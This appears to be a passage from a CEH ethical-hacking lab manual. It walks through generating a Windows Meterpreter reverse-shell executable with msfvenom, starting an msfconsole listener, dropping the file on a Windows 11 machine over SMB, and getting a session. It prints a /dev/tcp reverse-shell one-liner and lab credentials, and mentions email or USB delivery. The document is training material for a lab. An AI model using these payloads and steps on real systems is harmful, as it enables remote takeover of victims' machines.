
5. Now, launch **Firefox** web browser and go to <http://localhost> to access Reverse Shell Generator GUI.

6.

The screenshot shows a web application titled "Reverse Shell Generator". In the "IP & Port" section, the IP is set to 10.10.10.10 and the Port is set to 9001. In the "Listener" section, the command is nc -lvpn 9001. The payload selection section shows "Bash -i" selected. The bottom status bar shows the command sh -i >& /dev/tcp/10.10.10.10/9001 0>&1.


7. We will generate a payload using predefined set of commands in Reverse Shell Generator. To do so, first we need to set the IP and port numbers.
8. In the **IP** field, type **10.10.1.13** as listener IP and in the **Port** field, type **4444** as listener port.

9.



10. Now, we will create payload using msfvenom option present in the reverse shell generator tool, to do so, click **MSFVenom** tab. You can observe, msfvenom command which you can use to generate a payload (here, **reverse.exe**).
11. Here, we are selecting Windows Meterpreter Staged Reverse TCP (x64) from MSFVenom section to generate payload.

12.



13. Scroll down and click on **Copy** button to copy the MSFVenom code.
14. Switch to the terminal window and paste the copied code in the terminal and press **Enter**, to create payload with IP **10.10.1.13** and port **4444**.


15.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title bar says "msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f exe -o reverse.exe - Parrot Terminal". The terminal content shows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# docker run -d -p 80:80 reverse_shell_generator
33d85bcfbcc745cee4bce0b590f24b731c6905e15410af61c1fde59993739cd
[root@parrot]# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
[root@parrot]#
```

16. We will start a listener using Reverse Shell Generator, to do so, switch to the browser window and select **msfconsole** as **Type** from the drop-down under **Listener**.
17. A code will be generated with the selected IP address and port number, click **Copy** to copy the code.

18.



19. Now, switch to the terminal window and paste the copied code to start the listener.

20.


A screenshot of a Parrot OS desktop environment. In the foreground, a terminal window titled 'msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit" - Parrot Terminal' is open. The terminal shows the command being run and its execution, including setting up a reverse TCP handler on 10.10.1.13:4444. The background shows a dark-themed desktop with a network graph wallpaper. The taskbar at the bottom includes icons for 'Menu', 'msfconsole -q -x "use ... [Online - Reverse Shel...', and system status indicators.

```
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit" - Parrot Terminal
```

```
[root@parrot]~[/home/attacker]
[msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 4444
[*] Started reverse TCP handler on 10.10.1.13:4444
```


21. As we have started the listener, we will now, transfer the payload to the victim machine, here, we are transferring the payload using the shared folder.
22. Click on **Places** from the **Desktop** and click on **Home Folder** to navigate to the **/home/attacker** and copy **reverse.exe** file.

23.



24. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.
25. If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:
 - o Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
 - o The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
 - o The security pop-up appears; enter the **Windows 11** machine credentials (**Admin/Pa\$\$w0rd**) and click **Connect**.
 - o The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.
26. Navigate to **CEHv13 Module 06 System Hacking** and paste the copied reverse.exe file.
27. Click [Windows 11-M6](#) to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking** and copy the **reverse.exe** file and paste it on the **Desktop**.
28. Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

29.



30. Double-click **reverse.exe** file to run it. If a **User Account Control** pop-up appears, click **Yes**.
31. Click [**Parrot Security**](#) to switch to the **Parrot Security** machine. Switch to the terminal window, you can see that a session has been created with the **Windows 11** machine.

32.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled '[root@parrot]~[/home/attacker]' displays the following msfconsole session:

```
#msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 4444
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (200774 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49768) at 2024-04-01 09:16:31 -0400
```

The terminal is located on a desktop with a blue header bar containing icons for Applications, Places, System, and various tools like Buffer Overflow, Covering Tracks, GitHub Tools, Password Cracking Tools, and Privilege Escalation Tools. The desktop background is a dark blue gradient.

33. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

34.

The screenshot shows a Kali Linux desktop environment. In the top-left corner, there's a terminal window titled "[root@parrot]~[/home/attacker]" displaying msfconsole session details. The session has started a reverse TCP handler on 10.10.1.13:4444 and sent a stage payload to 10.10.1.11. A meterpreter session was opened at 2024-04-01 09:16:31 -0400. The terminal also shows a "getuid" command being run. In the bottom-right corner, a browser window is open, showing a file named "reverse.exe" with a size of 7.2 kB and a note about free space (32.0 GB). The browser tabs include "msfconsole -q -x "use ..."" and "[Online - Reverse Shel... CEHv13 Module 06 Sy...".

